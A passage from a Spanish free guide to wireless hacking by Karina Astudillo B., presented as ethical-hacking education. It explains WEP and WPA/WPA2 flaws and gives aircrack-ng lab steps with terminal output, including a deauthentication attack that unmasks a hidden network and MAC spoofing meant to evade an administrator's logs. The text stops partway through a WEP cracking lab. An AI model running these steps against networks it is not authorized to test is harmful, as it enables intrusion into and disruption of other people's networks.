




Por:


Karina Astudillo B.

WIRELESS HACKING

Guía Gratuita

WIRELESS HACKING

Guía introductoria al hacking de redes inalámbricas



Por:
Karina Astudillo B.
<https://www.KarinaAstudillo.com>
Todos los Derechos Reservados © Karina Astudillo B., 2017

Nota: Todos los derechos reservados. Esta publicación no puede ser reproducida total ni parcialmente, ni registrada o transmitida por un sistema de recuperación de información o cualquier otro medio, sea este electrónico, mecánico, fotoquímico, magnético, electrónico, por fotocopia o cualquier otro, sin permiso por escrito previo de la editorial y el titular de los derechos, excepto en el caso de citas breves incorporadas en artículos críticos o revisiones.

Todas las marcas registradas son propiedad de sus respectivos propietarios. En lugar de poner un símbolo de marca después de cada ocurrencia de un nombre de marca registrada, usamos nombres en forma editorial únicamente, y al beneficio del propietario de la marca, sin intención de infracción de la marca registrada. Cuando estas designaciones aparecen en este libro, se imprimen con mayúsculas iniciales y/o con letra cursiva.

La información publicada en este libro está basada en artículos y libros publicados y en la experiencia de su autora. Su único propósito es educar a los lectores en la ejecución de pruebas de intrusión o hacking éticos profesionales. No nos responsabilizamos por efectos, resultados o acciones que otras personas obtengan de lo que aquí se ha comentado o de los resultados e información que se proveen en este libro o sus enlaces.

Se ha realizado un esfuerzo en la preparación de este libro para garantizar la exactitud de la información presentada. Sin embargo, la información contenida en este libro se vende sin garantía, ya sea expresa o implícita. Ni la autora, ni la editorial, sus concesionarios o distribuidores serán responsables de los daños causados o presuntamente causados directa o indirectamente por el uso de la información provista en este libro.

Tabla de Contenido

El entorno WiFi

¿Qué son las tecnologías WiFi?

El protocolo WEP

Los protocolos WPA/WPA2

¿En qué consiste el Wardriving?

Software para hacking inalámbrico

¿Cómo vencer los mecanismos de protección?

Lab: Mapeando WLANs desde Linux

¿Qué quiere decir que una WLAN está oculta?

Lab: Mapeando WLANs ocultas desde Linux

Lab: Hackeando WEP con aircrack-ng

Lab: Hackeando WPA/WPA2 con aircrack-ng

Recursos útiles

Acerca de la autora

Comuníquese con Karina Astudillo B.

Otros libros de Karina Astudillo

Anexo

Cómo realizar con éxito los laboratorios

¿En dónde conseguimos los instaladores del software requerido?

Notas y referencias

El entorno WiFi

Las redes inalámbricas - WiFi - son cada vez más populares en las empresas y en los hogares, debido a que son ideales para proveer movilidad y fácil expansión.

Esto sumado a que las velocidades actuales de las WiFi se equiparan a las de la red cableada en la capa de acceso, ha hecho que se vuelvan extremadamente populares.

Lamentablemente, junto con su popularidad se han introducido también riesgos informáticos que vuelven a las mismas vulnerables y objeto apetecido por los ciberdelincuentes, también llamados crackers (hackers maliciosos).

¿Qué son las tecnologías WiFi?

El término WiFi fue creado en el año 2003 por la agencia de marketing Interbrand a petición de la organización que en ese entonces se denominaba WECA (Wireless Ethernet Compatibility Alliance) y que hoy se llama Wi-Fi Allianceⁱ.

Este término se utilizó en primer lugar para referirse de forma particular al estándar IEEE 802.11bⁱⁱ, pero hoy se lo usa de forma general para denotar a las redes de área local inalámbricas o también llamadas Wireless LANs (WLANs), todas ellas pertenecientes a la familia IEEE 802.11.

Las tecnologías WiFi tienen la particularidad de utilizar ondas electromagnéticas para la comunicación de datos, por lo que no se requieren cables para conectar los dispositivos finales en red. Esta flexibilidad en la implementación de las WLANs, unido a su bajo costo, es lo que las ha hecho tan populares en la actualidad.

Para proteger de alguna forma la comunicación entre los clientes inalámbricos (computadoras, smartphones, tablets, etc.) se han desarrollado protocolos entre los cuales destacan WEP y WPA/WPA2.

El protocolo WEP

El protocolo WEP surgió a fines de los 90's como un protocolo para resguardar la información transmitida en redes inalámbricas. Sin embargo, al poco tiempo de implementado se encontraron vulnerabilidades graves de seguridad que permitían violar el protocolo y obtener fácil acceso a las redes inalámbricas que

debía “proteger”.

Debido a las fallas de seguridad de WEPⁱⁱⁱ se diseñó un nuevo protocolo, WPA (WiFi Protected Access) el cual se encuentra especificado en la actualidad como el estándar WPA2.

Lo que resulta increíble es que a pesar de las falencias conocidas de WEP, aún existen muchas redes inalámbricas que lo implementan como protocolo para el aseguramiento de los datos transmitidos.

Los protocolos WPA/WPA2

Las siglas WPA vienen del inglés WiFi Protected Access, en español: Acceso Protegido WiFi. El WPA es un esquema de seguridad utilizado para proteger la transmisión de datos en redes inalámbricas.

El propósito del desarrollo de WPA fue corregir los errores de seguridad que presenta WEP. En este sentido WPA incorpora mejoras tanto en la autenticación como en la encriptación. Aunque no se han reportado a la fecha vulnerabilidades a nivel del protocolo, existen esquemas que permiten bajo ciertas condiciones romper la seguridad de una red inalámbrica con WPA/WPA2.^{iv} Por ejemplo, a través de la explotación del protocolo TKIP y de una característica denominada WiFi Protected Setup que se usa para facilitar la autenticación automática de dispositivos a la red wireless.

Para corregir estos temas y mejorar la seguridad surgió posteriormente la versión 2 de WPA o también llamado WPA2. En WPA2 la encriptación se ve reforzada a través de la incorporación del protocolo de encriptación AES - Advanced Encryption Standard.

Aun así, si el administrador de la red inalámbrica utiliza un sistema de clave precompartida (pre-shared key) es factible utilizar un ataque de claves de fuerza bruta, basado en diccionario, o híbrido sobre la red objetivo. Por supuesto, el éxito de la misión y el tiempo que tome ejecutar el hack dependerá de la longitud de la clave y de si ésta está o no basada en criterios de complejidad.

Vale mencionar, además, que recientemente, se han encontrado falencias en el protocolo WPA2 que lo vuelven vulnerable bajo ciertas condiciones específicas^v, por lo que en la actualidad la WiFi Alliance se encuentra trabajando en su sucesor: WPA3.

¿En qué consiste el Wardriving?

El wardriving consiste en la detección y ataque a redes inalámbricas usando dispositivos móviles, la forma más popular es hacerlo desde un auto con una laptop equipada con una antena inalámbrica y un software para hacking inalámbrico, como la popular suite aircrack-ng.

El objetivo es detectar la presencia de redes inalámbricas pertenecientes al cliente e identificar vulnerabilidades que permitan el ingreso al hacker.

Las antenas amplificadoras de señal pueden construirse utilizando implementos tan simples como el clásico cilindro metálico de papitas fritas, también llamado “cantenna” - por la combinación de las palabras inglesas “can” (contenedor) y “antenna” (antena).

Por supuesto, si no somos expertos soldadores siempre podremos recurrir a comprar antenas amplificadoras profesionales.



Software para hacking inalámbrico

Aunque existen múltiples herramientas para efectuar hacking inalámbrico tanto en Windows, Mac, Linux y Android, entre ellos destaca sin duda la suite Aircrack-ng (<http://aircrack-ng.org/>).

La suite Aircrack consiste en un conjunto de herramientas de código abierto que permiten efectuar tareas como escaneo, mapeo, captura de tramas, inyección

de paquetes y cracking de claves, en redes inalámbricas.

Aunque fue desarrollada inicialmente para Linux está también disponible en otras plataformas como MacOS y Windows.

Por sus muchas prestaciones, viene usualmente preinstalada en todas las distros Linux de Seguridad Informática, entre ellas la popular Kali Linux.

Estos son de forma breve los comandos más utilizados de la suite Aircrack-ng:

- airmon-ng: usado para habilitar el modo monitor en un adaptador de red inalámbrico.
- aireplay-ng: se usa para inyectar paquetes en una wlan.
- airodump-ng: sirve para efectuar capturas de paquetes en una wlan.
- aircrack-ng: su propósito es realizar cracking de claves de los protocolos WEP y WPA/WPA2.

Usaremos esta suite y sus comandos en los laboratorios más adelante, por lo tanto, vale la pena que el lector le dedique unos minutos a revisar la Wiki del proyecto ubicada en <http://aircrack-ng.org/doku.php>.

¿Cómo vencer los mecanismos de protección?

Para poder efectuar un hacking ético inalámbrico es necesario recolectar la siguiente información sobre nuestro objetivo:

- Cuáles son las redes inalámbricas cercanas a nuestra estación de wardriving (SSID).
- Qué mecanismos de encriptación y ciphers utilizan las WLANs cercanas (ENC, CIPHER).
- El tipo de autenticación que utilizan dichas WLANs (AUTH).
- En qué canal transmiten información (CH).
- ¿Cuáles son las redes más cercanas a nuestra ubicación? (PWR).^{vi}
- La dirección MAC de los APs que gestionan las WLANs (BSSID).
- Si hay clientes conectados a una WLAN (STATION) y si hay poca o mucha actividad en dicha red (#Data, #/s).
- La máxima velocidad soportada por el AP (MB).

Nota: las siglas entre paréntesis hacen referencia a los campos respectivos mostrados en la salida del comando airodump-ng.

Con esta información nos corresponderá decidir qué WLAN o WLANs auditar y qué tipo de ataque utilizar.

El ataque que efectuemos dependerá de nuestro objetivo en particular, pero en los siguientes laboratorios nos enfocaremos en ataques a WEP y WPA/WPA2.

Lab: Mapeando WLANs desde Linux

Recursos:


- **Estación hacker:** Computador con sistema operativo Linux.
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Abra un terminal e identifique la interfaz de red inalámbrica con el comando “sudo ifconfig”. En este ejemplo la interfaz WiFi es una tarjeta externa USB marca Alfa, modelo AWUS051NH e identificada por Linux con el nombre wlan0ca8886ad.
2. Luego, coloque la interfaz en modo monitor. Esto puede hacerse con el comando iwconfig o con el comando aironet-ng.^{vii}

Ej:

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
```



```
karina@Trantor: ~
karina@Trantor:~$ sudo iwconfig wlan0ca8886ad mode monitor
karina@Trantor:~$ sudo ifconfig wlan0ca8886ad up
karina@Trantor:~$ sudo iwconfig wlan0ca8886ad
wlan0ca8886ad IEEE 802.11abgn Mode:Monitor Frequency:2.412 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

karina@Trantor:~$ sudo ifconfig wlan0ca8886ad
wlan0ca8886ad Link encap:UNSPEC HWaddr 00-C0-CA-88-86-AD-F0-FF-00-00-00-00-00-00-00-00
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2593 errors:0 dropped:2593 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:699923 (699.9 KB) TX bytes:0 (0.0 B)
```

3. Bien, ya estamos listos para mapear las redes inalámbricas cercanas. Para ello haremos un escaneo activo con el comando airodump-ng. Ej: sudo airodump-ng wlan0 (con mi tarjeta externa sería: sudo airodump-ng wlan0ca8886ad).

4. Como se puede observar ya podemos ver las distintas WLANs y sus parámetros. Sin embargo, se puede ver en el gráfico adjunto que hay una WLAN cuyo nombre está oculto (es la que dice “<length: 0>” en el campo ESSID (Extended Service Set Identifier)).

CH 6][Elapsed: 8 s][2016-11-28 18:56

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
8C:66:41:	-48	16	0 0	7	54e	WPA2	CCMP	PSK	INT
9C:D6:43:	-49	11	0 0	6	54e	WPA2	CCMP	PSK	<length: 0>
9C:D6:43:	-51	12	0 0	6	54e	WPA2	CCMP	PSK	INV
9C:D6:43:	-50	11	0 0	6	54e	WPA2	CCMP	PSK	ELX
38:4C:90:	-45	16	0 0	11	54e	WPA2	CCMP	PSK	Cl
30:60:23:	-56	7	0 0	11	54e	WEP	WEP	PSK	Cl
5C:D9:98:	-68	5	0 0	2	54e	WPA2	CCMP	PSK	dli
38:4C:90:	-71	4	0 0	1	54e	WPA2	CCMP	PSK	Cl
E8:DE:27:	-74	6	0 0	9	54e	WPA2	CCMP	PSK	CH
04:A1:51:	-77	7	0 0	2	54e	WPA2	CCMP	PSK	Fan
02:E6:66:	-77	5	0 0	1	54e	WPA2	CCMP	PSK	or
EC:55:F9:	-78	7	0 0	1	54e	WEP	WEP	PSK	cl
00:9A:CD:	-78	6	0 0	11	54e	WPA2	CCMP	PSK	CN
58:B6:33:	-79	2	0 0	6	54e	WPA2	CCMP	PSK	Telc
AC:EC:80:	-80	7	0 0	1	54e	WPA2	CCMP	PSK	Clar
D0:39:B3:	-80	5	0 0	1	54e	WEP	WEP	PSK	Clar
AC:EC:80:	-81	6	0 0	11	54e	WEP	WEP	PSK	Clar
0C:84:DC:	-82	5	0 0	11	54e	WEP	WEP	PSK	Clar

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	9C:2A:83:	-78	0 - 1	0	2	

¿Qué quiere decir que una WLAN está oculta?

Cuando configuramos una WLAN en un AP, como administradores tenemos la potestad de decidir si vamos a publicar la existencia de esta; esto usualmente se puede hacer muy fácilmente desde la interfaz de administración del AP en la sección de redes inalámbricas con tan solo activar/desactivar una opción de “visibilidad”.

La siguiente figura muestra cómo se activa/desactiva la opción de visibilidad en un AP.

The screenshot shows the 'WIRELESS' settings page of a D-Link router. The left sidebar contains a menu with 'WIRELESS SETTINGS' highlighted. The main content area is titled 'WIRELESS' and includes a sub-section 'WIRELESS NETWORK SETTINGS'. In this section, the 'Enable Wireless' checkbox is checked, and the 'Wireless Network Name' is set to 'ESCONDIDA'. The '802.11 Mode' is set to 'Mixed 802.11n, 802.11g and 802.11b'. The 'Enable Auto Channel Scan' checkbox is also checked. The 'Wireless Channel' is set to '2.437 GHz - CH 6', and the 'Transmission Rate' is set to 'Best (automatic)'. The 'Channel Width' is set to '20 MHz'. The 'Visibility Status' is set to 'Invisible', which is highlighted with a yellow box.

Ahora, ¿qué significa esto en términos del estándar 802.11? Pues entre los tipos de tramas usadas por una red WiFi hay un tipo especial denominado “beacon”.

Un beacon frame contiene información sobre la WLAN como el Service Set Identifier (SSID) el cual conocemos como “el nombre de la WLAN” y otros parámetros, estos beacons son transmitidos por el AP de forma periódica de modo que los clientes inalámbricos puedan asociarse a la WLAN.

Cuando un administrador configura a la WLAN en modo “invisible” lo que ocurre es que el campo SSID dentro del beacon se envía vacío, por este motivo, el cliente inalámbrico deberá conocer con antelación el nombre de la WLAN para poder asociarse a la misma.

En la siguiente gráfica observamos como al escanear WLANs desde Kali Linux^{viii} tanto en modo pasivo como activo hay una red de la cual no nos aparece el SSID, por ende, deducimos que el administrador ha ocultado la red.

```
root@kali:~# iwconfig wlan0
wlan0 IEEE 802.11bgn ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off

root@kali:~# iw dev wlan0 scan passive | grep SSID
SSID: Claro [REDACTED]
SSID: M [REDACTED]
SSID: [REDACTED]
SSID: Claro [REDACTED]
SSID: TVCABLE [REDACTED]
SSID: RED [REDACTED]

root@kali:~# iwlist wlan0 scan | grep SSID
ESSID:"Claro [REDACTED]"
ESSID:"M [REDACTED]"
ESSID:" [REDACTED]"
ESSID:"Claro [REDACTED]"
ESSID:"TVCABLE [REDACTED]"
ESSID:"RED [REDACTED]"
ESSID:"Tvcable [REDACTED]"

root@kali:~#
```

Empero, esto es tan sólo un leve contratiempo, en el siguiente laboratorio veremos cómo podemos mapear una WLAN que tiene su SSID oculto.

Lab: Mapeando WLANs ocultas desde Linux

Recursos:

- **Estación hacker:** Computador con sistema operativo Linux (en este lab usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Primero colocamos nuestra tarjeta WiFi en modo monitor y luego capturaremos paquetes con airodump-ng.

Ej: airodump-ng wlan0

CH 13][Elapsed: 48 s][2017-02-05 01:43

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1C:F0:F1:51:54	-49	35	11 0	7	54	OPN			<length: 0>
38: [REDACTED]	-72	16	35 0	1	54e	WPA2	CCMP	PSK	Cla
4C: [REDACTED]	-78	15	45 0	3	54e	WEP	WEP		Cla
C0: [REDACTED]	-86	14	4 0	9	54e	WPA2	CCMP	PSK	[REDACTED]
F4: [REDACTED]	-90	15	58 0	11	54e	WPA2	CCMP	PSK	RED
E4: [REDACTED]	-92	29	0 0	2	54e	WPA2	CCMP	PSK	TVC
04: [REDACTED]	-94	7	0 0	11	54e	WPA2	CCMP	PSK	Tvc
38: [REDACTED]	-95	3	0 0	6	54e	WPA2	CCMP	PSK	And

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	30: [REDACTED]	-50	0 - 1	0	7	wifi-kcer
(not associated)	24: [REDACTED]	-96	0 - 1	11	3	
00:1C:F0:F1:51:54	74:DE:2B:08:35:B6	-38	0 - 0e	0	6	
38: [REDACTED]	00: [REDACTED]	-1	0e- 0	0	13	

2. Como se puede ver hay una red abierta (OPEN), pero que está oculta. Esto lo sabemos porque en lugar del nombre de la WLAN aparece el texto “<length: 0>”.
3. Para conocer el nombre de esta WLAN oculta usaremos un truco sencillo, haremos que uno de los clientes conectados a dicha red se vuelva a autenticar. ¿Cómo? Pues desautenticándolo^{ix} con el comando aireplay-ng.
4. Corte la captura con airodump-ng y esta vez vuelva a efectuarla, pero restringiéndola al AP de interés. Para ello necesitaremos la información del campo BSSID, es decir la dirección MAC del AP víctima y el canal que usa para la comunicación.

Sintaxis: `airodump-ng --channel #canal_del_AP --bssid MAC_AP_victima nombre_adaptador_wifi`

Ej: `airodump-ng --channel 7 --bssid 00:1C:F0:F1:51:54 wlan0`

5. Ahora abra otro terminal y en él ejecute aireplay-ng.

Sintaxis: `aireplay-ng -0cantidad_paquetes_deauth -a dirección_MAC_del_AP_victima -c dirección_MAC_del_cliente nombre_adaptador_wifi`

Ejemplo: `aireplay-ng -020 -a 00:1C:F0:F1:51:54 -c 74:DE:2B:08:35:B6 wlan0`

```
CH 7 ][ Elapsed: 42 s ][ 2017-02-05 02:06
mount=
BSSID:          PWR RXQ Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:1C:F0:F1:51:54  0 100    163      20   0   7  54e. OPN             ESCONDIDA
BSSID          STATION  PWR   Rate Lost    Frames  Probe
00:1C:F0:F1:51:54  74:DE:2B:08:35:B6   0   0 - 1e    2     1048  ESCONDIDA

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# clear
root@kali:~# aireplay-ng -020 -a 00:1C:F0:F1:51:54 -c 74:DE:2B:08:35:B6 wlan0
02:06:37 Waiting for beacon frame (BSSID: 00:1C:F0:F1:51:54) on channel 7
02:06:38 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 3|28 ACKs]
02:06:39 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 5|33 ACKs]
02:06:40 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|29 ACKs]
02:06:40 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|30 ACKs]
02:06:41 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|24 ACKs]
02:06:42 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|34 ACKs]
```

6. Como podemos ver, al efectuar el ataque con aireplay-ng el cliente se vuelve a autenticar, revelándonos el nombre de la WLAN. En este ejemplo nuestra WLAN oculta tiene por nombre “ESCONDIDA”.

Lab: Hackeando WEP con aircrack-ng

El protocolo WEP tiene fallas de seguridad que hacen posible vulnerar el protocolo. Una de las vulnerabilidades que hacen factible violentar WEP es un campo denominado Vector de Inicialización, IV por sus siglas en inglés. Este campo tiene apenas 24 bits de longitud y se transmite en texto plano como parte de un mensaje WEP, es decir sin cifrar.

El campo IV es utilizado por el protocolo WEP como parte del proceso de inicialización de claves del algoritmo de cifrado RC4 para generar un key stream.^x Dado que las combinaciones únicas de IVs diferentes son limitadas (debido al espacio pequeño provisto por los 24 bits), esto implica que en algún momento los IVs se reutilizarán si hay suficiente tráfico en la red, provocando también una reutilización del key stream. Esto último sucede puesto que la clave compartida (preshared key, PSK) no cambia de forma frecuente.

Sin entrar en mayores detalles relativos a criptografía, debido a lo anterior será posible para un atacante deducir la clave compartida (PSK) a partir de capturar un suficiente número de IVs. Esto podría hacerse de forma pasiva capturando paquetes durante largas horas o de forma activa inyectando paquetes en la WLAN para acelerar el proceso de colisión y esto último es lo que precisamente vamos a hacer en este laboratorio.

Recursos:

- **Estación hacker:** Computador con sistema operativo Linux (en el ejemplo usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** AP configurado con el protocolo WEP. Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Configure su router o punto de acceso inalámbrico con WEP como protocolo de cifrado y colóquele una nueva clave.
2. Abra una línea de comandos (shell).
3. Baje su interfaz inalámbrica usando el comando ifconfig.

Sintaxis: `ifconfig nombre_tarjeta_wifi down`

Ej: `ifconfig wlan0 down`

4. Disfrazaremos ahora la dirección MAC del adaptador inalámbrico, con ayuda del comando macchanger. La idea es simular el ataque de un hacker que no desea que el administrador identifique la dirección MAC real de su tarjeta de red si llegase a revisar los logs del AP/router o si tuviese algún software de monitoreo inalámbrico activo.

Sintaxis: `macchanger --mac=DIRECCION_MAC_FALSA nombre_tarjeta_wifi`

Ej: `macchanger --mac=00:11:22:33:44:55 wlan0`

5. Coloque la interfaz wlan0 en modo monitor usando airmon-ng:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --mac=00:11:22:33:44:55 wlan0
Current MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
Permanent MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
New MAC: 00:11:22:33:44:55 (CIMSYS Inc)
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  9611 dhclient
  9836 wpa_supplicant

root@kali:~# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy2	wlan0	rt2800usb	Ralink Technology, Corp. RT5370

```
(mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
(mac80211 station mode vif disabled for [phy2]wlan0)
```

- Utilice airodump-ng para identificar el nombre de la red inalámbrica (SSID) y el canal del AP/router víctima. Ej: airodump-ng wlan0mon.
- Corte la captura anterior con CTRL + C e inicie la nueva captura de paquetes con airodump-ng, reemplazando los parámetros acordes al AP víctima:

